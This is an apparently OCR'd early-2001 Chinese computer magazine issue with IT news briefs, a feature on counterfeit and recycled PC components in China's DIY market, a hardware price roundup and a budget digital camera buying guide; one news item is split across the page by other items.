当国内几大门户网站在纳斯达克一蹶不振之时，同样上市的中国通信软件产品及基础解决方案提供商亚信公司却大放异彩。在近日公布的该公司去年第四季度财务报告中，其净收入为1410万美元，净利润为100万美元，每股赢利0.025美元。其中软件的比重已上升到38%，销售额为创纪录的540万美元，比1999年第四季度的190万美元激增了192%。以总收入计算，亚信公司去年第四季度的总收入高达4400万美元，比1999年同期的1200万美元大幅增长了268%。

微软将调整上诉重点 【ChinaByte】

时至今日，微软诉讼案仍未落下帷幕。据悉，微软将把上诉的重点放到反垄断案本身的证据上，就它是否可以把Windows操作系统和IE浏览器捆绑到一起，以及它是否采用了遏制竞争的不正当手段保持垄断地位等发表辩论，而不再纠缠于杰克逊法官在法庭外发表的一些反微软言论……究竟输赢如何，相信自有公论。

将“裁员”进行到底 【ChinaInfobank】

继网站倒闭风刮过之后，裁员风波已大幅影响全球，所涉及的行业已不仅仅是如Yahoo、CNET等网络界，更有大批传统行业纷纷“落马”。而一些知名企业如Nokia、HP也不能幸免。我们不禁要问：裁员的戏还要唱多久？

农业银行推出95599在线银行 【新浪网】

五年前，国外出现了第一家网上银行——安全第一网络银行。很快，花旗、汇丰等老牌银行也纷纷推出了自己的网上银行服务。一时间，能够提供网上服务成了银行先进性和国际化的标志之一。近日，中国农业银行推出的95599在线银行，可以提供一体化在线服务，参与了电子货币服务、流通和支付等金融活动，使在线银行离我们不再遥远。

SMS短信息：祸兮？福兮？ 【ChinaByte】

手机短信息原本是各移动运营商为争夺更多的用户而采取的增值服务，现在各大网站也纷纷开通SMS短信息服务，由于键盘比手机键入方便得多，从而深得用户的青睐。一些网站以此作为赢利点，成为收入的来源之一。另一些网站则打着免费的旗号，用低廉的价格赢得用户，从而增加页面流量。但与此同时，一些黄色及垃圾短信息也乘虚而入，使不少手机用户亦饱尝被骚扰之苦。

“外包”——不要大惊小怪 【ChinaByte】

爱立信一提出采取外包生产手机，很多IT圈以外的人们纷纷于此咤舌。但是殊不知我们已经深深地陷入了外包生产科技产品的围城之中。事实上，在分工协作的现代科技产品生产之中，外包是行之有效的降低成本的手段。很多大家耳熟能详的IT产品都是外包的产物。最典型的产品就是笔记本电脑，可以说目前众多国产品牌的笔记本电脑几乎都是外包代工的产物。

中国C2C：有前途没钱途 【eNews】

我们相信C2C的用户数量和交易商品数量将不断增加，交易商品的范围将越来越广，C2C会成为中国的电子商务甚至网民的网络生活中十分重要的一部分。但是，当我们的目光由整个中国的C2C下降到具体的企业，我们便会发现：作为一家企业，中国的C2C网站实在很难在短期内直接从C2C本身获得收入，无论是从交易的登记

费、交易佣金和支付手段上，中国的C2C都无法和美国相比，实在是一条没有钱途的道路。

鲍尔默给微软带来了什么？【eNews】

今年1月，史蒂夫·鲍尔默就任微软的首席执行官已满一年。虽然公司再一次公布了创纪录的营业额和利润，但很清楚二十世纪九十年代的那种超速发展已一去不复返了。那么，除了及时调整策略，投资风险计划，鲍尔默作为首席执行官是否能给微软带来巨大的利润？

论天下网的倒掉【赛迪网】

利足以乱素士，名足以绊高士。高春辉为名所累，被媒体过度炒作，心态失衡，这是一个错误。他还没有看到自己在个人网站的成功是在特定国家、特定背景、特定时刻下特定的成功，就过早走上了领奖台。但是如果不是CINNIC排名惹的祸，那么又是什么影响了高春辉最初的创业定位？……高春辉对软件的酷爱和固执害了他自己——他由始至终就没有好好想过网站应该如何盈利，或者是网站应该如何通过软件下载盈利。他要的就是“下载”，纯粹因为下载而聚拢人气的快感。这种技术人员特有的偏执与唯利是图的网络商业氛围是格格不入的，尤其是在风险投资第一线的网站。

■图片新闻

联想推出主流价位商用P4电脑

联想2月12日推出11999元的P4商用电脑——奔月2800。奔月2800采用的是Intel P4 1.3GHz CPU、128MB RDRAM内存、20GB硬盘、nVidia TNT2 M64显卡、集成10/100M网卡。自去年11月21日首次发布P4商用电脑后，联想仅用一个季度就推出了主流价位产品，其周期之短在历次CPU的更新换代中也属罕见。



■声音

“Linux将成为任何混和国际商用语言。”

IBM副总裁Ross Mauri这样预测，在IBM的所有新系列的大型机中都已采用Linux的操作系统。而成功创造出该系统的芬兰人Linus Torvalds也被评为2000欧洲年度人物，并被人们亲切地称为“Linux之父”。

“2001年，我国互联网仍将快速发展，并走向成熟。”

这是中国互联网络信息中心发布的统计报告中的预测，不过速度慢和收费高仍是网民最不满意的两个问题。

“我们要成为世界上最大的咨询服务公司，比安达信和PWC还要大。”

透露这一秘密的是IBM全球服务公司亚太区总经理麦克·丹尼尔。他希望IBM不仅能够在技术方面向客户提供帮助，还可以通过咨询和电子商务，对客户的业务进行改造，帮助客户通过整合技术服务运行和管理自己的系统。

“所有进入<财富1000>名列之内的企业，目前的DNS设置并不安全，其中的漏洞已对网络构成了一定的威胁。”

冰岛一家DNS软件开发和咨询企业的官员这样表示。

“他们的专业水准可以媲美最好的美国学生，而他们的商业头脑比美国学生强。”

SUN Java无线科技经理汤姆森透露，SUN计划在新加坡设立东南亚第一个Java无线科技中心，帮助本地公司开放面向世界的手机服务与产品。

“对我们来说，仅仅是因为XP很有意思。我也不清楚它从哪儿来，也许来自比尔和史蒂夫在度假时的一次谈话，也许来自其他什么地方。”

最新的Windows和Office被冠以XP（experience，体验），当被问及这个名字的来历时，Office开发小组的首席项目经理汤姆·贝利（Tom Bailey）说。

■数字

13.5%	IBM以其全新ThinkPad笔记本电脑系列在全球电脑销售上的市场占有率
14.1%	2000年电脑关联产品的销售数量比1999年增长的幅度
100亿欧元	全球网友每年因垃圾邮件浪费的金额，相当于94.2亿美元
6500万	中国移动通信的用户数，与沃达丰、日本移动分别占据全球移动商排行榜三甲
2000亿元	预计中关村今年的技工贸总收入
2800万台	预测今年DVD光碟机的销量
121亿美元	2000年电脑病毒给全球造成的损失

■国际新闻

★2000年全球显示器座次排定

2000年全球显示器市场增长10%，三星电子稳居第一，LG以1200多万台夺得第二，中国台湾厂商冠捷挤掉飞利浦跻身三强。有关机构预测2001年显示器市场增长率为5.5%，其中三星预计为2500万台，冠捷保守预计将达到1300万台。

★英特尔计划年内推出2GHz处理器

据外电报道，英特尔计划在年底前推出定位于高端PC市场的2GHz处理器，如今风风火火的奔腾4届时将被"打入"主流PC市场的低价区。奔腾4的后续产品Northwood将于今年第三季度推向工作站计算机市场，到2002年第一季度末，该处理器将成为高端市场上的主流产品。

★微软宣布Windows和Office新名称

微软公司宣布为即将上市的Windows和Office新版本命名为Windows XP和Office XP。XP是英文"体验"(experience)的缩写。这个命名代表着Windows和Office在包容覆盖广泛设备的Web服务之后，将会给用户带来丰富的、充分扩展的全新计算体验。

★美、英、澳政府网站纷纷被"黑"

近日一个名叫"五角卫士"的地下黑客组织袭击了美、英、澳三家政府网站，这是近来规模最大的对官方网站的系统性攻击之一。被袭击的网站包括加州议会共和党党团、美内政部阿拉斯加办公室网站、英有关疯牛病的网站、澳大利亚海洋科学研究所网站等。

★索尼技术让磁带存储容量达1TB

索尼公司在磁带数据存储技术上取得了突破性进展，有望使备份磁带的存储容量达到1TB，存储密度达到每平方英寸6.5GB，是目前同类磁带存储容量的数倍。预计该磁带将在2003或2004年投放市场。

■国内新闻

北京市IT毕业生最抢手　据报道，今年北京市属用人单位对2001届高校毕业生的需求量创下最高水平。截止到去年12月31日，达到37800余人。需求最强的前十个专业分别为：计算机及应用、计算机软件、工业及民用建筑工程、英语、会计学、数学、电子工程、通信工程、市场营销和中文。这10个专业的需求总和占总需求量的39.8%，而前两个专业的需求量总和占总量的18.2%。

联想1+1家用电脑大幅降价　联想家用电脑宣布自2001年2月6日起，联想1+1家用电脑主流机型系列天禧、同禧大幅降价，其中天禧6000系列（天禧66X2）由10588元降到9988元，同禧518因特网电脑由8299元降到7999元。

海尔千兆智能电脑成为家用机主流机型　继2000年11月11日，海尔推出国内第一款运算速度达到千兆的家用智能电脑之后，海尔电脑于2001年2月5日至2月28日在全国范围内以9998元的价格销售海尔智能千兆电脑。海尔此次万元级千兆电脑的全面推出，标志着千兆级电脑从此进入了家用机的主流行列。

技嘉百万巨奖做调查　新春伊始，技嘉公司在全国范围展开为期一年的大规模有奖市场调查活动，最高奖品是六辆上海通用汽车公司生产的赛欧轿车。公司将在合作伙伴——《电脑爱好者》、《个人电脑》、《CHIP新电脑》、《大众软件》、《中国电脑教育报》等五家计算机专业媒体刊发调查问卷。

技嘉成为英特尔P4芯片组新伙伴　英特尔公司将与中国台湾电脑制造商技嘉科技合作，加速开发支援英特尔最新处理器Pentium 4的新芯片组。日前，英特尔已将尚未发表的Brookdale芯片组的编码样本送交技嘉科技。

我国研制成可穿戴式军用随身电脑　据有关人士透露，一种新型可穿戴式计算机日前在重庆研制成功。据称，该计算机不仅使"人机"关系及使用计算机的方式发生变革，同时也将使高科技条件下部队作战手段产生质的飞跃。可穿戴式计算机对未来士兵的单兵作战能力、武器性能、作战与指挥方式、未来陆地信息战场的形成都将产生非常重要的影响。

方正瞄向国际市场　最近，北大方正F8180扫描仪不仅获得

★夏普推出大画面便携式电脑　夏普公司于近日正式推出可用电子笔输入的业务专用型便携式电脑"RW-A230"。该电脑配备了800×600点阵分辨率的8.4英寸彩色TFT液晶显示屏，厚度为26mm，大小如B5纸张，重量仅为925g，用手指和电子笔都可输入。它还可以作为营销活动中的演示工具，以及在店铺中用来作为介绍商品的终端。估计销售价格在25万日元左右。



★世界最小随身听问世

索尼公司推出了号称是世界上最小的随身听——NW-E3。即使安装了电池，其重量也不过45克，内置64MB闪存，用来存储歌曲，设有用于扩展的记忆棒插槽，它还可通过USB接口和电脑相连。



了"2000年中国计算机用户满意产品奖"，还获得国际订单，分别销往巴基斯坦和阿根廷。此次双喜临门，显示出方正扫描仪的产品优势和技术优势，同时也表明方正扫描仪以市场需求研发产品的独到眼光和显著成效。

大白鲨霹雳Ⅱ型火热登场　年初，中科集团生产的第二代增效猫——大白鲨Modem霹雳Ⅱ型火热登场。此款Modem完全采用V.92技术的芯片，只要当地的ISP升级到V.92技术，用户就可以享受V.92技术带来的上网快感，免除升级时的不便。

手机上网将全面提速　中国移动最近宣布将正式启动GPRS(General Packet Radio Service)网络的建设。到今年二季度，中国移动GPRS一期工程将完成并开通。届时，我国东部发达地区和数据业务较大的沿海开放城市及中部地区省会城市的移动手机用户将可以享受以宽带和快速为标志的GPRS网络服务。

TCL先行网络举行让利促销　TCL先行网络将于2月18日至3月18日在全国各销售区域举行2001新春首轮让利促销活动，买网卡送精美圆珠笔，买交换机、路由器、集线器、Cable Modem送精美手表。另外用户可通过ejiajia.com网站填写反馈表获得一个抽奖机会，奖品是TCL银佳800PDA。

广州宽带信息网投入运营　上月底，由广州电信建设的广州宽带信息网投入运营，羊城网民欣喜实现低费用高速率的上网梦想。据介绍，广州电信部门利用覆盖全市的光纤网络，加上大厦和小区的综合布线系统，可向个人或集团用户提供高速率的接入带宽，并用比拨号上网高出两百倍的速率访问国际互联网。如今，广州已占据“中国公用计算机网"出口带宽的百分之四十。

新浪进军外地市场　新浪网日前宣称，今年要在成都、上海、广州等10大城市开设新浪网吧。通过投资改造一批网吧，由其提供统一的新浪网标识、宣传品等物资，使其成为将来新浪连锁网吧的主力成员。目前其合作网吧已分布到8个城市，仅在成都的首批10家合作网吧，其上网电脑数量就达到3000台以上。

诺顿防病毒软件加盟联想　由于电子邮件已成为病毒传播的主要载体，最近联想集团总部及各地分公司已完成诺顿防病毒7.0企业版的安装工作并投入使用。之所以选择赛门铁克诺顿防病毒7.0版本，是因为其采用了启发式侦测技术、叠加式扫描引擎技术、LiveUpdate技术、自动化分析与回应技术等先进技术，使得联想得到最强大的保护。

中文嵌入式操作系统和浏览器问世　西安易捷科技有限公司(www.eje.net.cn)近日宣布，已于去年底开发完成支持高端掌上电脑的中文嵌入式操作系统和嵌入式浏览器，该操作系统被命名为VT-OS Eje Version。

国际新闻

★“美丽杀手”入侵

据报道，新世纪第一个全球性电脑病毒“美丽杀手”于不久前入侵。该病毒曾在1999年造成严重危害，变形后的‘美丽杀手’不仅可以攻击PC机，而且会危及到专业的苹果电脑。携带该病毒的电子邮件附件名为‘ANNIV.DOC’，它会产生大量的电子邮件，造成服务器堵塞，进而修改WORD程序。

★“虚拟笔”问世，短信息可手写


最近以色列一家高科技公司宣布，它发明了手机用“虚拟笔”。该笔能在手机上通过手写输入传送短讯、电子邮件和签名。使用时只需把它与手机相连，然后在任何平滑表面书写，通过特殊的光学识别技术将信息输入手机、掌上电脑或者其他数字设备。

★迪斯尼与Square联手合作


隶属于美国迪斯尼集团的美国Disney Interactive公司以及美国Walt Disney Internet Group将与游戏公司Square联手合作，在日本及亚洲地区从事游戏发行业务；并将收购Square所拥有的游戏制作公司T&E软件，后者则接受Square提供的技术，开发及销售使用迪斯尼卡通人物形象的游戏，并负责运营游戏发行网站"Disney Game World(暂定名)"。

★Takara推出遥控操作的人型机器人玩具

Takara公司于2001年1月30日推出可使用遥控器以及Java手机进行操作的人型机器人玩具"DREAMFORCE 01"。该产品是与无线模型制造商大阳工业、软件开发公司Index联合开发的。该产品计划在今年秋季上市，价格为4万8000日元。



★捷波推出低价"射日"主机板　近日捷波推出面向DIY市场的“射日”主板，采用815EP芯片，集成AC97双通道音效，2条DMA 100的IDE接口，并内建线性调频技术，支持STR(Suspend to RAM)，其过压保护电路为电脑增加了一道“防火墙”，系统自检时屏幕上可显示系统的温度、电压、风扇速度等等。目前售价815元。.



中国：全球电脑垃圾场？

□本刊记者　李月鹏

2000年，全球一直高歌猛进的PC市场终于放慢了狂奔的步伐，从本来已经悲观预计的16%增长率跌落至11%，欧洲甚至不到8%。GATEWAY、DELL、APPLE等市场大鳄一度因为销售不畅引起NASDAQ“轻度感冒”。与此同时，一向亦步亦趋的中国市场一跃而出，以漂亮的33%的增长率赢得一片叫好！“龙的世纪就在眼前”！“还是我中华上国后来居上”！自豪的言语一时充斥于金鸡版图内外。然而，一位稳重的欧洲人无情地说：

“在我看来，中国有近十分之一的人用的电脑是垃圾……中国人所谓的‘DIY’，其实就是在垃圾箱里DO IT YOURSELF。”　——Niswart Bell《鸥报》

垃圾一：
“如果赚钱也是一种错，那我情愿一错再错。”
——JS语录

JS，这个遮遮掩掩却又天下谁人不识君的中国特色词汇，已经为此做了最好的注解：Remark CPU，把VANTA当成M64，M64超成TNT2卖，六层板的改用四层板，有的干脆像当初偷地雷的日本鬼子一样拆开正品主板“研究”以后大量仿制，仅仅是小小的内存就有4种造假方法。

1.“世界大同”法：JS从各种渠道找来内存颗粒和廉价的劣质PCB板自己焊接，结果同一条内存上颗粒的出厂时间不一，甚至品牌都不同。当记者看到NEC和日立不同出厂日期（9848—1998年第48周和9815—1998年第15周）的颗粒“和平共处”在一条内存上时，真是啼笑皆非。

2.“变废为宝”法：生产时工艺不良或线路设计问题造成的不合格品，一般厂家就丢弃了。但是2MB的内存可能其中有1MB还是可以使用的，于是乎JS就自己手工焊上一些元器件，只要能点亮，管它稳定不稳定。记者在朋友指导下曾看到一根内存的引脚之间居然焊有一根细细的电线！观察其PCB电路板上的线路竟然也是断的。一些廉价显卡采用了非常规颗粒，如2MB×16和1MB×32的SDRAM，这些往往是4MB×16和2MB×32颗粒的废品，JS仅仅是将坏区封死，结果显存容量就减少为原来的一半。

3.“金玉其外”法：好辨认的颗粒是真的，但是不好认的PCB板质量和做工却……结果一条133内存在112MHz就光荣黑屏了。

4.“扮猪吃虎”法：Remark，将超廉价收购的低档无牌内存颗粒打磨后印上HY、LG等大厂标识低价出售。

这样看来，都是JS惹的祸？见怪不怪嘛，呵呵，问题真的这么简单吗？

垃圾二：
“在中国DIY市场，只有垃圾才能生存。”
——经销商语录

这句石破天惊的话意味着除了JS，在正当的渠道也有垃圾存在。最广为人知的是水货，除此之外，记者还“道听”到许多不可泄露的天机。

天机泄露之一：外销有返税

为什么水货这么多？有外来的，也有“出口”转内销的。一些明明是销往国外的产品出现在国内市场上，实际仅仅是过了一道手续。由于国家有外销产品返税的鼓励性措施，估计一些商家不但宰百姓，还狠狠刮了国家一道。

在电子市场采访时记者惊讶地看到，显卡出货量最大的绝对不是ELSA、丽台、华硕、技嘉等名厂产品，而是小影霸、阿波罗、战神以及一些根本不知名的品牌。不，不是说这就是垃圾，而是再次昭示了一个中国市场的真理：价格制胜！在铺天盖地的广告大战后面，还有一些没有高大形象的出货大户，他们看准的是大量的批量装机用户，卖点就是便宜，因此有了专做低端品牌的路子。

天机泄露之二：“牌子有时要做响，有时就要做烂！”

市场浮沉多年，经常有一些有一定规模的商家会突然消失，然后另起炉灶再起一个新品牌。这……这完全是违反商业规律的啊？要知道一个品牌的创立是花了多大的投入啊？但是在中国，在低端，事情完全相反，商家仅仅凭出货价低就可以很快在电子市场建立自己的渠道，根本不在乎牌子。因为这些配件不是用户人人皆知（现在知道Intel Inside的价值了吧），插在整机里不死机就行，因此也谈不上什么投入。而在下级经销商的吹捧下（自己要卖的东

西当然要说好）品牌会渐渐地响亮，问题就来了——买的用户多了，维护和退换问题就多了，谁有时间和钱去做这个啊？干脆再立个牌子 Replay……

在价格制胜的诱惑下，一些有名的厂商也出了一些低端产品，比较有名的就是昆腾的4500转硬盘，还扭扭捏捏地写上"非7200转产品"！但是，降低产品设计和配件规格，依然是很多知名厂家打低端市场的法宝，而这一切，在欧美市场极为少见。

天机泄露之三：为什么不做华硕显卡？

华硕、微星、技嘉是中国主板市场领头的三驾马车，三家也同时做显卡，但是整体出货量远不如主板。为什么？"用户往往都会指定 CPU、主板的品牌，对其他配件就不太了解，而整台电脑的价格是透明可比的，我从哪里赚钱？当然是用………"

另外还有一个市场份额的问题，一些 JS 得意地声称：

天机泄露之四："没有假货真货也卖不动！"

"没有利润我们不干，没有市场份额厂家也不能活。因此厂家也不能太得罪我们，你不让我做这个牌子的假，我就不卖你的，你的量就是上不去！赶上缺货，还得靠假的撑住市场份额呢……我自己感觉市场真假比例得有4:1……"

垃圾三：

"给我最便宜的，其他免谈。"

——用户语录

这是记者在电子市场最常听到的一句话，而伴随的往往就是垃圾的登场和悲剧的造成。"存在就是合理"，垃圾的存在就是合了用户追求便宜的理，可怕的是一些人已经到了贪求的地步。给别人攒机，给单位配机，给网吧配机，但求能亮不顾其他……有一句话记者真的不敢说，但是在采访中一再听到，一再感受到，实在不能不壮着胆子小声说：中国是不是还存在着大量的垃圾用户？

"如果省钱也是一种错，那我情愿一错再错。"这句话原来这样的凄凉。

垃圾四：

"不是所有的垃圾都是垃圾……"

——用户语录

不可否认，中国消费者的购买力较低，对低价产品的需求是正常的。一些学校配机就是要用有限的经费买到可用的电脑。"够用就好"，这在清贫的中国教育业可以理解，但是因此让从国外淘汰的二手电脑掰下来的ATI显卡横流中国，让以180元"流血甩卖"的 JS 坐收100元的巨利，是否应该？让祖国的花朵坐在这样的电脑前，这句辩解是否铿锵坦荡？

垃圾哪里来？

美国环境保护团体"硅谷防止有毒物质联盟"发布的报告指出，PC 的更新周期约为 2 年，美国 50% 的家庭拥有 PC，1999 年废弃的电脑多达 1200 万台，然而回收率却很低，1998 年只有8%。该团体预计，未来4年内废弃电脑将增至3亿2000万台。而欧盟的电子产品废弃物也多达 600 万吨 / 年。

美国 PC 制造商在回收问题上并不积极，不仅对大型客户有一定的限制或根本不回收，对家庭用户也只有少数厂商仅提供废电池和墨盒回收。

与此同时，中国南方沿海地区的一些渔村和小县城新兴起一种低投入的高科技产业——翻新电脑配件，包括主板、内存、显卡、声卡、Modem 等等。当地居民以 3 - 5 元 / 斤的价格收购这些配件，用原始的手掰、锥撬、锤砸等方式取下配件上的电子元件，然后交由某些不法厂商（CCTV 曾对此做过专门报道）。在电脑制造技术日渐普及的今天，这些零件的妙用可想而知。

可以说，古老的中国大地上正在进行一场无声的没有冒烟的大污染。我们在请进垃圾的同时，还在斗志昂扬地生产垃圾，并"只供国人使用"！更可怕的是有人说，"在可预见的短期内，这种状况将继续存在，非正常出现的中国 DIY 市场依然存在着一种非正常的需求和非正常的消费习惯，这种强大的事实所引起的引力导致这个全球漩涡依然存在，因此这个世界和中国不期然共同选定的巨大垃圾场，或者说全球公用的回收站将有可能在2001年随着中国 PC 市场的继续飞速发展而继续膨胀。"（《鸥报》）

难道，这就是我们期待的"天将降大任于中国"？

怎么办？

怎么办？对于一个普通 CFAN 来说，应该就是要学习扎实的 DIY 知识，多看权威媒体的专业报道，最后就是养成良好的消费习惯。有时候要坚信一分钱一分货的古训，相信品牌的力量，这可是经过多年呕心沥血铸就的，技嘉、华硕，一个名字就是一个公司最大的资产。

怎么办？更重要的是一个国家、一个产业、一个市场怎么办？"对金钱的贪婪是一切罪恶的根源"，这话同样适用于中国DIY市场——"对低价的贪婪是滋生一切垃圾的温床"。"适合于中国用户"、"性价比极高"、"面向低端市场"、"超低价格真诚奉献"……我们该考查这些文字背后的含义了！

最可怕的是，在网上采访中，记者吃惊地发现外国人仍然对中国有一种挥之不去的偏见，我们仍然在 IT 方面扮演着丑陋的中国人。"一流的在美国，二流的发日欧，三流的往亚太，实在不能用的给中国。"这是 DIY 市场众所周知的事实，但是知道某些外国人的解释吗？"中国人什么都能用，就像他们什么都能吃，比如任何人都不吃的下水……"！！！

还有，"我想去中国卖盗版光盘。"——据说这是2000年奥斯卡颁奖典礼上惟一一次提到中国这个国家的一句话。当然是笑话。居然是笑话！

怎么办？一句话，DIYer当自强，CFAN当自强，国人当自强！

中国，绝不做垃圾场！



□栏目主持　胡克

春节过了，红包有了，是不是想买新电脑了？那么准备把红包多分一点给销售商吧！因为春节刚过，各种配件的货源都还不是很充足，于是暂时的涨价是不可避免的。

赛扬II系列只有566/600/633/667有货，价格是600/640/650/675元，较节前有20到40元的涨幅。散装PIII 667/700/800EB/原装866价格是990/1250/1480/1800元，原装同频率的CPU则要再高出130元。另外需要小心的是，由PIII 600E\650E Remark的800EB\866EB已使不少用户受害，目前流行的防伪方式是把CPU插到自动识别CPU类型主板上，由主板自动选择CPU类型。如果主板把CPU自动识别为100MHz外频，那这块CPU的身世就比较可疑了。另外Intel出品的免费软件Intel Processor Frequency ID Utility也能识别出CPU的原始频率，在Intel的主页上有下载。说了这么多坏消息，下面好消息来了：Intel的最新降价方案已经出台，某些型号的降幅高达40%，但PIII 1GHz降价后依然高于大家的心理承受价，在2400元左右。而PIII 850、866可能会成为国内PIII的主流，速度与1GHz相差不多，其差价买条128MB内存还有剩，不过就看您怎么想了，毕竟以GHz为单位的PIII说出来都不一样。而赛扬系列的动作则比PIII系列小了许多，除了733/766/800（100MHz外频）降幅较大外，其他的赛扬几乎可以说没怎么降，P4系列的降幅虽大，但……还是太贵。面对Intel的降价，AMD暂时还没有作出反应，不过AMD的CPU不降价也依然比Intel的价格低。毒龙700/750价格是470/550元，雷鸟暂时只有900MHz的，价格是1230元，相信AMD的降价方案也在制订中了。有不少用户抱怨AMD CPU发热大，易烧毁，把它速度快的优势都掩盖了。在这里提醒大家，买AMD的CPU一定要注意散热，好的风扇必不可少，原配的毒龙风扇、高性价比的富士康PK889、高档的富士康驰风6号、涡轮风扇（AMD专用型）都是不错的选择。风扇散热片与CPU核心之间的导热硅脂必不可少，它可以使两者之间的结合更紧密。CPU标签尽量不要贴到核心的正背面，因为这会影响散热，在CPU烧毁以前标签会首先被烤焦。

由于春节货源少的缘故，内存稍有反弹，现代PC133的价格是64MB/200元，128MB/360元。KingMax PC133/150 128MB缺货严重，价格已比节前涨了40元，达到535/555元。倒是在发烧友中口碑颇好的APACER更便宜些，PC133 128MB是515元，不过只要到货了，价格估计还会降一些，因为国际市场的内存价格一直没有反弹。

硬盘缺货严重，涨价更多，IBM20.5G（5400转 2M）940元/金钻五代30G（7200转 2M）1260元/星钻40G（5400转 2M）1260元，较节前都有不小的涨幅。昆腾硬盘的最新型号高能火球4代（编号AS，单碟20G/7200转/2MB Cache）也终于到货了，20.5G/30G分别是990/1230元。虽说昆腾被收购了，但昆腾的质量还让人放心，只要商家做好质保，还是可以购买的。

nVIDIA的显卡占据国内显卡的绝大部分市场，千元级的GeForce2MX在同等价位上罕逢敌手。但有的用户就是不喜欢N卡，那就选G450，16M/32M分别标价890元/1380元。不过更好的选择马上就来，就是ATI的Radeon LE，由于使用的128bit DDR SDRAM做显存，显存带宽是MX的一倍，测试性能、画质都高于MX，而价格只是1000元出头，想选MX和G450的朋友都看看这块显卡吧。

呜谢本栏特约信息员

杨法　余庆辉　俞辉

闷豆：这是磐英8KTA？

奸商：有什么问题吗？

闷豆：怎么是Micro ATX结构？我这张宣传单上说是ATX结构的主板呀！

奸商：你那张上是EPOX 8KTA，不是磐英8KTA。

闷豆：以前不是一个牌子吗？

奸商：那是以前了，现在这是两个牌子了，不过产品编号还是很接近，毕竟是一家分成两家嘛。

闷豆：那我还是要EPOX的8KTA，毕竟扩展性好些嘛。

奸商：不过要加些钱，毕竟是Micro ATX换成ATX。



闷豆：好的，那以前你卖给我的是磐英3VCA还是EPOX 3VCA呢？

奸商：我也记不清楚了，你自己开机箱看看吧！（知道我也不说，反正是便宜那个卖贵的价。）

闷豆：开机箱真麻烦，算了吧。

评：神仙打架凡人遭殃，厂家打架用户茫然。曾经是同一品牌，也许将来还是同一品牌，但现在却是两个品牌，再加上一家出新型号，另一家马上推出同一编号的不同产品，连某些老鸟也会分不清。想知道自己用的到底是EPOX的产品还是磐英的产品，除了看包装盒上是EPOX还是磐英外，看主板上的编号也行。以8KTA为例，EPOX的主板上印的编号是“EP-8KTA”，而磐英的产品编号就是“8KTA”。

3000元以内数码照相机走势分析

□北京 Artfish

自数码相机问世以来，它便与计算机结下了不解之缘。数码相机的构造在很多地方都与传统相机相似，只是在图像的感应上需要通过一个电荷藕合器件（CCD，charge-couple device）来进行信号感应，将光信号转换成电信号并记录下来，之后切换存储在CF/SM卡或是软盘、记忆棒等存储介质上。相对其他外设产品而言，目前有一半多的数码相机仍然属于奢侈的数码设备，但是随着技术的进步与成熟，数码相机里也有适合普通人的物美价廉的东东。这次我们就来看看3000元以内数码相机的走势。

购买3000元左右的数码相机，我想很多人还是可以接受的。不过需要事先说明的是，一分钱一分货。这个价位的东东，用来作网页或家庭娱乐是可以的，但如果你硬要拿它和5000元价位、7000元价位甚至10000元价位的数码相机相比，客观地讲，在所拍照片及自身功能上它们之间的确存在一定的差距。综合来看，7000元以上的数码相机，多采用330万像素的CCD，而3000元以下的数码相机多采用130万左右像素的CCD。一般情况下，3000元以下的数码相机有近一半不带液晶显示屏，这一点请大家注意。好了，不多说了，来看看产品吧！

1.Kodak DC215 百万像素（1174x884）的解析度，可提供5"x7"相纸输出所需的细致度，加上柯达"真实色彩"管理技术表现出绝佳的色彩效果，2倍光学玻璃变焦（29-58mm）镜头，1.8"的彩色液晶显示，内含4MB存储卡。（产品单价：元）

2000/10	2000/11	2000/12	2001/1	2001/2
2950	2900	2900	2750	2650

这是一款性价比不错的上百万像素的数码照相机，提供了很优秀的特点性能。从2000年春节后开始真正的降价后，价格就一直在3000元以下。根据小鱼了解到的，当时很多人就购买了此款数码相机。作为很早介入生产数码相机并打入中国市场的柯达相机，提供的服务令人觉得购买它的产品是一种享受，所有的设备都有中文指南，而且提供产品的软件升级。可以说远远超过了其他厂商所能提供的一切服务。Kodak十分重视中国市场，所以我们购买它的产品不必要担心什么。而且在价格方面，DC215控制得很好，2650元的价格其实还是有商量打折扣的余地的。虽然附带的存储卡的容量稍小，但这依然掩盖不了这款相机的优秀之处。

2.富士 FinePix1300 131万像素（1280×960）的解析度，具有多种拍摄模式可供选择，可自行设置光圈的手动模式、近拍模式（约8cm）、连续拍摄模式（2幅/秒，9幅连拍640×480像素），2倍数码变焦，1.6英寸彩色LCD，单幅画面重放功能和4倍重放变焦功能，相机提供多幅画面重放功能，可同时显示9幅不同画面，USB接口，内含4MB存储卡。（产品单价：元）

2000/10	2000/11	2000/12	2001/1	2001/2
3100	2700	2350	2100	2100

如果小鱼没有记错的话，FP1300的价格是从去年5月的时候往下掉的，好像在富士公司的大力开发上，FP1300只占据个小玩具的位置啦！不过我真的很喜欢它的很多先进的特性，有的功能都是现在211/330万像素相机才有。也许是有了很多数码相机的先期参考，所以功能和设备接口整合非常值得注意。如果你现在在市场上用心找的话，这款相机2100元的价格绝对拿得下来，不过小鱼可是看到有的JS把这款相机卖到了23XX元啦！拜托！给我们一个选择的机会好不好啊！当然这款相机可是比Kodak DC215好很多啦，而且富士的光学技术还是很不错的，加上又有优良的电子产品的口碑，产品可以说都是按中上流的标准设计并制作的，很超值！价格也算公道，就算拿到最贵的我想2200元也能搞定啦！我可是特别推荐大家去买这一款哦！

3.富士 FinePix1400 131万像素（1280×960）的解析度，具有多种拍摄模式可供选择，可自行设置光圈的手动模式、近拍模式（约8cm）、连续拍摄模式（2幅/秒，9幅连拍640×48O像素），3倍自动对焦、电动变焦镜头，1.6英寸彩色LCD，单幅画面重放功能和4倍重放变焦功能，相机提供多幅画面重放功能，可同时显示9幅不同画面，USB接口，内含4MB存储卡。（产品单价：元）

2000/10	2000/11	2000/12	2001/1	2001/2
3100	2900	2950	2800	2800

